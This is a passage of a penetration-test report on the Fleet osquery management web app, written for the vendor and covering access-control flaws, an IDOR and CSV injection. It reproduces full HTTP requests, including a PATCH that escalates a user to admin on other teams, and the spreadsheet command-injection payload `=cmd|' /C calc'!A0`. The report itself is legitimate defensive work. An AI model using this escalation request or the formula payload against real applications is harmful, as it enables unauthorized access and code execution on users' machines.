



Fleet Web Application

April 19th, 2022

Lares Consulting, LLC
2222 Sedwick Rd.
Durham, NC 27713
sales@laresconsulting.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY 3

Background 3

Key Recommendations 3

Risk Profile 4

Summary of Findings 5

Seven Pernicious Kingdoms 5

INTRODUCTION 7

Objectives 7

Scope 7

Approach 7

Methodology 8

Finding Classification Levels 9

DETAILED FINDINGS 11

Broken Access Control (High Risk) 12

Insecure Direct Object Reference (High Risk) 18

CSV Injection in Export Functionality (Medium Risk) 21

Insecure Storage of Authentication Tokens (Medium Risk) 24

No Account Lockout (Medium Risk) 26

Session Timeout – Insufficient Session Expiration (Medium Risk) 28

Weak Passwords Allowed (Medium Risk) 29

User Enumeration (Low Risk) 30

Information Disclosure via Default Content (Informational Risk) 32

CONCLUSION 34

EXECUTIVE SUMMARY

Background

Fleet tasked Lares with performing an application security assessment of the Fleet Web Application. The work for this engagement took place between April 4th, 2022 and April 8th, 2022. On April 19th, 2022, both high-risk findings were retested. This report documents the results of the effort and subsequent analysis. The purpose of this assessment was to verify the existence and effectiveness of the security controls put in place by Fleet to secure their business-critical information. This report represents the findings from the assessment and the associated remediation recommendations to help Fleet strengthen the overall application security posture.

Key Recommendations

The Fleet Web Application performed well against SQL injection, XSS and template injection, and non-admin cross account attacks. However, issues were identified related to access control, indirect object reference, and account and session issues. In-depth analysis of these vulnerabilities and their associated recommendations for mitigation can be found further in this report. The following recommendations describe the most significant priorities for improving the overall security posture of the application.

Access Control

Lares discovered many API endpoints that were normally only admin accessible or revealed cross team information were accessible by roles that should not have had access. In particular, Lares was able to list account details for all users of the system and all software in use by computers managed by the Fleet Web Application. Access control verification should be done on all endpoints to ensure that roles are only able to see resources that are intended.

Insecure Direct Object Reference

Non-global Admin users can change user's account details in their teams, this includes their own account. Lares discovered that a Non-Global Admin user could also add themselves to other teams by only using the team number which was an incrementing integer. Utilizing this Lares was able to join all teams in the Fleet Web Application with Admin level access to each team with the Sandbox Admin account provided. Adding users to teams should be limited to only teams that Admin user is an Admin of.

Account and Session Issues

Lares observed that there were multiple issues related to accounts and sessions such as weak passwords allowed, insufficient session expiration, no account lockout, and insecure storage of authentication tokens. These issues can open the application up to compromise from a threat actor and weaken the overall security posture. Password complexity should be strengthened, sessions should expire in a reasonable amount of time for the application, accounts should be locked out after some number of failed login attempts and authentication tokens should be stored securely.

Risk Profile

The consultant performed extensive testing against the Fleet Web Application to determine the existence and effectiveness of security controls and calculate the application's risk of impact to the business in its current form. Various processes, both quantitative and qualitative, can be used to analyze risk. All share the same principle that the risk of a particular threat is equal to the potential impact multiplied by the likelihood an event will occur.

The individual risk ratings for services performed during this engagement are described in the table below. Descriptions of the likelihood and impact used to determine the risk can be reviewed in the following section titled Information Security Risk Rating Matrix.

Service	Description	Risk Level
Application Security Assessment	The overall risk rating for Fleet Web Application is currently Medium. This rating implies a medium risk of security controls being compromised with the potential for significant financial losses. The consultant determined this risk score based on a combination of all vulnerabilities identified. The most significant vulnerability classes contributing to this rating are Input Validation, Security Features and Representation, and Time and State.	Medium

Information Security Risk Rating Matrix

Lares used the following Risk Rating Matrix to score Fleet's security control effectiveness.

Risk Level	Likelihood	Impact
Critical	Extremely high potential for occurrence in almost all circumstances	Extreme risk of security controls being compromised with the possibility of catastrophic financial losses occurring as a result
High	Will probably occur in most circumstances	Major losses; ongoing disruption to service delivery, major impact upon reputation or the health and wellbeing of Employees, Shareholders and/or Customers; temporary or permanent loss of critical infrastructure
Medium	Might occur at some time	Some ongoing disruption to service delivery; medium impact on wellbeing of Employees, Shareholders and/or Customers

Low	May occur only in exceptional circumstances	Minor disruption to service delivery; low impact on wellbeing of Employees, Shareholders and/or Customers
------------	---	---

Summary of Findings

The table below shows a summary of the identified findings broken down by severity. For details on each specific issue and recommendation, please refer to the [Detailed Findings](#) section of this report.

Critical	High	Medium	Low	Informational
0	2	5	1	1

Severity	Vulnerability Name
High	Broken Access Control
High	Insecure Direct Object Reference
Medium	CSV Injection in Export Functionality
Medium	Insecure Storage of Authentication Tokens
Medium	No Account Lockout
Medium	Session Timeout – Insufficient Session Expiration
Medium	Weak Passwords Allowed
Low	User Enumeration
Informational	Information Disclosure via Default Content

Seven Pernicious Kingdoms

The Seven Pernicious Kingdoms¹ (7PK) was developed as a taxonomy of software security errors which could be used in an effort to help developers recognize categories of problems that lead to vulnerabilities. The usefulness of 7PK is the simplicity. The taxonomy does not replace the OWASP Top 10, which came later, but it offers a more simplistic view with an emphasis placed upon categorization of security defects with practical language centered on programming concepts that are meaningful to developers.

The categories are broken out into the following, in order of importance:

1. Input Validation and Representation
2. API Abuse
3. Security Features
4. Time and State
5. Errors
6. Code Quality
7. Encapsulation

¹ <https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf>

* Environment

Note: The final taxonomy was broken into "seven-plus-one" to incorporate the environmental issues that reside outside the source code arena but are still critical to the overall security of the application.

The table below represents the breakdown of the findings into their respective kingdoms.

Kingdom	Risk	Findings
Input Validation and Representation	Medium	- CSV Injection in Export Functionality
API Abuse	N/A	No risks identified
Security Features	High	- Broken Access Control - No Account Lockout - Weak Passwords Allowed
Time and State	Medium	- Insecure Storage of Authentication Tokens - Session Timeout – Insufficient Session Expiration
Errors	N/A	No risks identified
Code Quality	N/A	No risks identified
Encapsulation	High	- Insecure Direct Object Reference - User Enumeration
Environment	Low	- Information Disclosure via Default Content

INTRODUCTION

The assessment's scope was to test the security of the Fleet Web Application. Fleet provides this application for customers to manage systems in an organization that are running osquery. The consultant began the assessment with a manual walk-through of the application. Automated scanning activities were then performed using both commercial and open-source frameworks. In addition to the automated testing, the consultants performed in-depth manual testing using test credentials provided by Fleet at the start of this engagement to evaluate the effectiveness of its security controls and development efforts.

Objectives

1. Determine Fleet's level of compliance with existing security policies and procedures.
2. Identify security areas of strengths and weaknesses in Fleet's Internet application environment.
3. Identify areas of weakness in Fleet's backend server environment.
4. Make recommendations to Fleet in order to mitigate risk and attempt to eliminate vulnerabilities.
5. Demonstrate Fleet's due diligence and commitment for protecting critical information assets.

Scope

The assessment was performed on a specific application found at the following URL:

- <https://dogfood.fleetdm.com>

Approach

Lares performed this assessment using the following phases:

1. Application vulnerability assessment using commercial and open-source tools.
2. Application penetration testing using manual attack scenarios.
3. Review testing results and perform analysis.
4. Documentation of findings and recommendations.
5. Presentation of assessment findings and recommendations.

Methodology

An Application Security Assessment is the process of locating and evaluating the presence and effectiveness of security controls in software applications, identifying technical vulnerabilities, evaluating their risk, and communicating recommendations. These assessments are performed using a combination of manual testing, automated tools, and conversations with the application team to identify the most significant issues and areas of concern.

Lares evaluates applications for a broad range of vulnerabilities during the assessments including those detailed in the "[OWASP Top Ten](#) Most Critical Web Application Security Risks." The testing is done in two primary phases, Reconnaissance, and Attack and Exploitation, which are outlined below.

Reconnaissance

During the Reconnaissance phase of testing, the consultant enumerates the available features of an application to map its attack surface in preparation for the Attack and Exploitation phase of testing. The tasks performed in this phase include:

1. Manually review the application from the user's perspective. Specifically, to identify:
 - a. The business purpose and functionality of the application
 - b. Data entry points, e.g. forms, URL parameters, hidden parameters
 - c. Intended application flows
 - d. Privileges granted to a user as part of a role-based access control (RBAC) system
2. Determine the implemented technologies such as application frameworks, web servers, and authentication technologies
3. Identify unlinked application functionality through passive and active means
4. Identify 3rd party dependencies
5. Examine available APIs
6. Review public repository, CI/CD infrastructure, and archive for additional attack surface
7. Review provided source code for unlinked application attack surface (optional).
8. Map the applications attack surface

Attack and Exploitation

The Attack and Exploitation phase of testing exercises the application to illicit unintended responses and behavior. The application responses and identified behaviors will be used to refine and craft exploits to demonstrate the impact an attacker could have by using the identified vulnerabilities.

This phase will include, but is not limited to, the attacks in the following categories:

1. Authentication and Authorization
 - a. Session creation and management
 - b. Account creation, lockout, and recovery features
 - c. Privileges, permissions, and access controls
 - d. Client-side only/missing server-side controls
2. Input Validation – The systematic fuzzing of all application inputs to identify in and out-of-band flaws such as:
 - a. SQL injection (SQLi)
 - b. Cross-Site Scripting (XSS)
 - c. Server-Side Request Forgery (SSRF)

- d. XML External Entity (XXE)
- 3. Business logic flaws – Identifying flaws that have a negative impact to the business such as bypassing transaction limits on a banking application.
- 4. Sensitive data leakage – The leakage of sensitive data can occur when an application does not take care to restrict error responses, or exposes sensitive data such as API keys.
- 5. Technology and platform-specific tests – Application components and frameworks present a unique attack surface that is evaluated and tested.
 - a. Known vulnerable components - CVEs
 - b. Unique vulnerabilities only present in a given language/framework/platform
 - c. Misconfigurations

A Vulnerability Assessment is the process of identifying technical vulnerabilities in computers and networks as well as weaknesses in policies and practices relating to the operation of these systems. The consultant used automated vulnerability assessment tools to identify known weaknesses in services running on the targets. The consultant ranked these vulnerabilities based on validation and the risk and likelihood that an attacker could exploit them to gain control of a system. Below is a description of the risk level classifications.

Penetration Testing is the process of actively evaluating information security measures. The testing is a targeted, time-constrained, authorized attempt to breach the architecture of a system using several attack techniques. There are a number of ways that this can be undertaken. The common procedure ensures that security measures are actively analyzed for design weaknesses, technical flaws and vulnerabilities. The results of the penetration test surpass the theoretical data yielded by the vulnerability assessment, which does not address the relationship between exploitable vulnerabilities or the implication of a successful compromise of the organizations assets. Only a comprehensive penetration test can determine the real risk to network resources, thereby making it possible to immediately prioritize corrective measures and to set the overall direction for an organization's security strategy.

Finding Classification Levels

Lares uses the industry standard risk calculation of potential impact multiplied by the likelihood associated with each finding discovered based on a variety of criteria. The risk rating matrix is represented in the following table.

		High	Medium	High	Critical
		Medium	Low	Medium	High
Likelihood	Low	Information	Low	Medium	
		Low	Medium	High	
			Impact		

Details on each vulnerability classification level are described below.

Critical risk findings provide remote attackers with remote root or remote administrator capabilities. With this level of vulnerability, attackers could compromise the entire host. Critical vulnerabilities include vulnerabilities that provide remote attackers full file system read and write capabilities and remote execution of commands as a root or administrator user. The presence of backdoors or malicious code also qualifies as Critical risk vulnerabilities.

High risk findings provide attackers with limited privileges excluding remote administrator or root user capabilities. High risk vulnerabilities may give attackers partial access to the file-systems, such as full read access without full write access. Vulnerabilities that expose highly sensitive information such as session information, sensitive information (e.g., personally identifiable information (PII) or credit card data (PCI), would also qualify as High risk vulnerabilities.

Medium risk findings provide attackers with access to specific information stored on the host, including security settings. This level of vulnerability could result in potential misuse of the host by attackers. Examples of Medium risk vulnerabilities include partial disclosure of file contents, access to specific files on the host, directory browsing, disclosure of filtering rules and security mechanisms, susceptibility to Denial of Service (DoS) attacks, and unauthorized use of a system or application functionality.

Low risk findings provide information that could then be used to execute more focused attacks. These can be directory structures, account names, network addresses, or the internal descriptions and information pertaining to other systems.

Informational findings are not necessarily vulnerabilities but information that should be expressed to the application owner for their own review and analysis.

DETAILED FINDINGS

The findings presented below represent vulnerabilities that were actively exploited by Lares or observed to weaken Fleet's security posture during the Application Security Assessment. The Application Security Assessment was performed in accordance with the [Methodology](#) described above. The assessment is a point-in-time evaluation of the security controls implemented by Fleet for the Fleet Web Application and is a targeted, time-constrained authorized attempt to breach the application, its architecture, and infrastructure.




Figure 1 - Login page

HTTP Response

```
HTTP/2 200 OK
Date: Mon, 04 Apr 2022 22:27:19 GMT
Content-Type: application/json; charset=utf-8
```

```
{
  "users": [
    {
      "created_at": "2021-09-17T15:24:36Z",
      "updated_at": "2021-09-17T15:24:36Z",
      "id": 2,
      "name": "[REDACTED]",
      "email": "[REDACTED]",
      "force_password_reset": false,
      "gravatar_url": "",
      "sso_enabled": true,
      "global_role": "admin",
      "api_only": false,
      "teams": []
    },
    {
      "created_at": "2021-09-20T12:54:21Z",
      "updated_at": "2021-12-15T20:48:12Z",
      "id": 3,
      "name": "[REDACTED]",
      "email": "[REDACTED]",
      "force_password_reset": false,
      "gravatar_url": "",
      "sso_enabled": true,
      "global_role": "admin",
      "api_only": false,
      "teams": []
    },
    {
      "created_at": "2021-09-22T05:22:52Z",
      "updated_at": "2021-12-07T01:54:30Z",
      "id": 4,
      "name": "[REDACTED]",
      "email": "[REDACTED]",
      "force_password_reset": false,
      "gravatar_url": "",
      "sso_enabled": true,
      "global_role": "admin",
      "api_only": false,
      "teams": []
    }
  ],
  [snip]
}
```

Access to Packs List by SANDBOX Team Maintainer

Lares observed that the SANDBOX team maintainer, jkocher+tm@laresconsulting.com, is able to list packs. Access to frontend interface for listing packs is prevented for this user.

HTTP Request

```
GET /api/v1/fleet/packs HTTP/2
Host: dogfood.fleetdm.com
Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="98"
Accept: application/json, text/plain, */*
Authorization: Bearer [REDACTED]
[REDACTED]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://dogfood.fleetdm.com/packs/manage
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

HTTP Response

```
HTTP/2 200 OK
Date: Mon, 04 Apr 2022 22:17:31 GMT
Content-Type: application/json; charset=utf-8

{
  "packs": [
    {
      "created_at": "2021-11-05T16:39:17Z",
      "updated_at": "2021-11-05T16:40:49Z",
      "id": 8,
      "name": "Security Tooling Checks",
      "description": "Checks for security configurations on Windows machines. ",
      "disabled": false,
      "type": null,
      "labels": [
        {
          "type": "label",
          "id": 6,
          "display_text": "All Hosts"
        }
      ],
      "hosts": [],
      "teams": [],
      "query_count": 0,
      "total_hosts_count": 0,
      "host_ids": [],
      "label_ids": [
        6
      ],
      "team_ids": []
    }
  ],
  [snip]
```

Activities List Access by SANDBOX Team Observer:

Lares observed that the SANDBOX team observer, jkocher+to@laresconsulting.com, is able to list activities by other teams.

HTTP Request

```
GET /api/v1/fleet/activities?page=0&per_page=8000&order_key=created_at&order_direction=desc HTTP/2
Host: dogfood.fleetdm.com
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Accept: application/json, text/plain, */*
Authorization: Bearer [REDACTED]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://dogfood.fleetdm.com/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

HTTP Response

```
HTTP/2 200 OK
Date: Mon, 04 Apr 2022 21:39:54 GMT
Content-Type: application/json; charset=utf-8

{
  "activities": [
    {
      "created_at": "2022-04-04T21:24:42Z",
      "id": 1362,
      "actor_full_name": "pentest-ga",
      "actor_id": 60,
      "actor_gravatar": "",
      "actor_email": "jkocher+ga@laresconsulting.com",
      "type": "live_query",
      "details": {
        "targets_count": 1
      }
    },
    {
      "created_at": "2022-04-04T21:21:21Z",
      "id": 1361,
      "actor_full_name": "pentest-ga",
      "actor_id": 60,
      "actor_gravatar": "",
      "actor_email": "jkocher+ga@laresconsulting.com",
      "type": "live_query",
      "details": {
        "targets_count": 1
      }
    },
    {
      "created_at": "2022-04-04T21:12:18Z",
      "id": 1360,
      "actor_full_name": "pentest-ga",
      "actor_id": 60,
      "actor_gravatar": "",
      "actor_email": "jkocher+ga@laresconsulting.com",
      "type": "live_query",

```

```
    "details": {
      "targets_count": 1
    },
  },
  {
    "created_at": "2022-04-04T20:17:04Z",
    "id": 1359,
    "actor_full_name": "[REDACTED]",
    "actor_id": 9,
    "actor_gravatar": "",
    "actor_email": "[REDACTED]",
    "type": "live_query",
    "details": {
      "targets_count": 19
    }
  },
  [snip]
}
```

Software List and Count by SANDBOX Team Observer

Lares observed that the SANDBOX team observer, jkocher+to@laresconsulting.com, is able to list applications installed on devices managed by other teams.

HTTP Request

```
GET /api/v1/fleet/software?page=0&per_page=20&order_key=hosts_count&order_direction=asc&query=b HTTP/2
Host: dogfood.fleetdm.com
Authorization: Bearer [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
```

HTTP Response

```
HTTP/2 200 OK
Date: Mon, 04 Apr 2022 21:57:04 GMT
Content-Type: application/json; charset=utf-8

{
  "counts_updated_at": "2022-04-04T21:20:34Z",
  "software": [
    {
      "id": 23756,
      "name": "gettext-libs",
      "version": "0.19.8.1",
      "source": "rpm_packages",
      "release": "17.el8",
      "vendor": "CentOS",
      "arch": "x86_64",
      "generated_cpe": "",
      "vulnerabilities": null,
      "hosts_count": 1
    },
    {
      "id": 23959,
      "name": "lua-libs",
      "version": "5.3.4",
      "source": "rpm_packages",
      "release": "12.el8",
      "vendor": "CentOS",

```



```
"arch": "x86_64",
"generated_cpe": "",
"vulnerabilities": null,
"hosts_count": 1
},
{
  "id": 8527,
  "name": "mongodb-community@3.6",
  "version": "3.6.23",
  "source": "homebrew_packages",
  "generated_cpe": "",
  "vulnerabilities": null,
  "hosts_count": 1
},
{
  "id": 25523,
  "name": "gir1.2-snapd-1",
  "version": "1.58-0ubuntu0.20.04.0",
  "source": "deb_packages",
  "generated_cpe": "",
  "vulnerabilities": null,
  "hosts_count": 1
},
],
[snip]
```

Retest Notes:

This issue were retested and found to be resolved for all endpoints.

Recommendations

The application should follow the principle of least privilege when assigning access privileges within the application. It must also validate the access privileges prior to granting access to any sensitive functions, features, or data. Additionally, these validations must happen on the server side of the application and not just the front end of the application.

References

- CWE-862: Missing Authorization
 - <https://cwe.mitre.org/data/definitions/862.html>
- CWE-284: Improper Access Control
 - <https://cwe.mitre.org/data/definitions/284.html>
- A01:2021 – Broken Access Control
 - https://owasp.org/Top10/A01_2021-Broken Access Control/

Insecure Direct Object Reference (High Risk)

Location

<https://dogfood.fleetdm.com/api/v1/fleet/users/65>

Description

An Insecure Direct Object Reference (IDOR) occurs when user-supplied input is used to access data without first validating the requesting user is authorized to access the data. For instance, a request to a web application may include a parameter such as `account_id=00000001`. If an attacker submitted the same request but changed that value to `account_id=00000002`, then the application should verify the user has access rights to the object based on the user's session and its associated permissions. If the application grants access to the data without first validating the requesting user should have access to the account, an attacker can abuse the IDOR to harvest data from the affected endpoint.

Evidence

The user `jkocher+ta@laresconsulting` is an admin user for the SANDBOX team only. However, Lares discovered that by directly accessing the endpoint, `/api/v1/fleet/users/65` using HTTP PATCH, this user can set itself as admin for other groups by using only the group number and role name, giving this user access to resources in those groups.

HTTP Request

```
PATCH /api/v1/fleet/users/65 HTTP/2
Host: dogfood.fleetdm.com
Content-Length: 268
Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="98"
Accept: application/json, text/plain, */*
Content-Type: application/json
Authorization: Bearer [REDACTED]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://dogfood.fleetdm.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://dogfood.fleetdm.com/settings/users
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "email": "[REDACTED]",
  "name": "pentest-ta",
  "sso_enabled": false,
  "global_role": null,
  "teams": [{"id": 2, "role": "admin"}, {"id": 3, "role": "admin"}, {"id": 4, "role": "admin"}, {"id": 9, "role": "admin"}, {"id": 11, "role": "admin"}],
  "password": "[REDACTED]"
}
```

HTTP Response

```
HTTP/2 200 OK
Date: Mon, 04 Apr 2022 23:40:54 GMT
Content-Type: application/json; charset=utf-8

{
  "user": {
    "created_at": "2022-03-30T18:35:28Z",
    "updated_at": "2022-04-04T23:22:09Z",
    "id": 65,
    "name": "pentest-ta",
    "email": "XXXXXXXXXXXXXXXXXXXX",
    "force_password_reset": false,
    "gravatar_url": "",
    "sso_enabled": false,
    "global_role": null,
    "api_only": false,
    "teams": [
      {
        "id": 2,
        "created_at": "0001-01-01T00:00:00Z",
        "name": "",
        "description": "",
        "webhook_settings": {
          "failing_policies_webhook": {
            "enable_failing_policies_webhook": false,
            "destination_url": "",
            "policy_ids": null,
            "host_batch_size": 0
          }
        },
        "user_count": 0,
        "host_count": 0,
        "role": "admin"
      },
      {
        "id": 3,
        "created_at": "0001-01-01T00:00:00Z",
        "name": "",
        "description": "",
        "webhook_settings": {
          "failing_policies_webhook": {
            "enable_failing_policies_webhook": false,
            "destination_url": "",
            "policy_ids": null,
            "host_batch_size": 0
          }
        },
        "user_count": 0,
        "host_count": 0,
        "role": "admin"
      }
    ],
    "role": "admin"
  },
  [snip]
}
```

The screenshot displays the Fleet console interface. At the top, there are navigation tabs for Hosts, Software, Queries, Schedule, and Policies. The main content area shows a dropdown menu for 'Workstations (MDM-enrolled)' with options: bpf_test_digitalocean, Servers (production), Sandbox, Workstations, and Workstations (MDM-enrolled) (selected). Below this, there are three host counts: 11 macOS hosts, 0 Windows hosts, and 0 Linux hosts. Further down, it shows 3 Online hosts and 8 Offline hosts. The 'Software' section is updated 31 minutes ago and shows a table of software components.

Name	Version
Setup Assistant.app	10.10
Assistive Control.app	2.0
Family.app	1.0
AppleMobileDeviceHelper.app	5.0
Script Editor.app	2.11

Figure 2 - Listing the groups now available to jkocher+ta@laresconsulting after the previous HTTP PATCH Request.

Retest Notes:

This issue was retested and found to be resolved.

Recommendations

Verifying the user's permissions within the assigned permissions, in addition to using Unique Identifiers, should be implemented to help prevent unintended access to other users' information.

References

- CWE-639: Authorization Bypass Through User-Controlled Key
 - <https://cwe.mitre.org/data/definitions/639.html>
- OWASP Insecure Direct Object Reference
 - https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

CSV Injection in Export Functionality (Medium Risk)

Location

<https://dogfood.fleetdm.com/api/v1/fleet/hosts/report>

Description

CSV injection is a type of vulnerability by which a threat actor can control the cells of a CSV file. This file may be downloaded by other users of the application. In several spreadsheet programs, such as Microsoft Excel, spreadsheet formulas can be used to run arbitrary commands on the host machine. For example, the following formula will open the calculator program on a Windows host: `=cmd|' /C calc'!A0`. The application does not escape the content of the CSV export feature. The payload above can be included in various inputs in the application that can later be exported in CSV format. If a user or administrator opens the resultant CSV file on their computer, the spreadsheet program will execute the payload. The user will be presented with some warning messages, but they are likely to click through them, since the content is from a trusted source. Microsoft Excel does present the user with multiple warnings before executing the malicious formula. However, the warnings instruct the user to not trust enabling the active content unless they trust the source of the CSV file. Since the user downloaded the file from a trusted site, they are likely to enable the active content.

Evidence

During testing, Lares identified that an API function existed that permitted users to export a list of hosts within their fleet environment. This API function can be evoked via the following URL:

- <https://dogfood.fleetdm.com/api/v1/fleet/hosts/report>

When reviewing this API functionality, it was discovered that the associated 'Team' name was also exported with the host name and thus, Lares reviewed the level of input filtering on the team field. As shown within the figure below, Lares changed a team name to a CSV injection string `=cmd|' /C calc'!A0` which was accepted by the web application.




Figure 3 - Setting team name to injection payload.

All hosts that were previously set to fall under the original group name were now allocated with the CSV injection string as their team name.

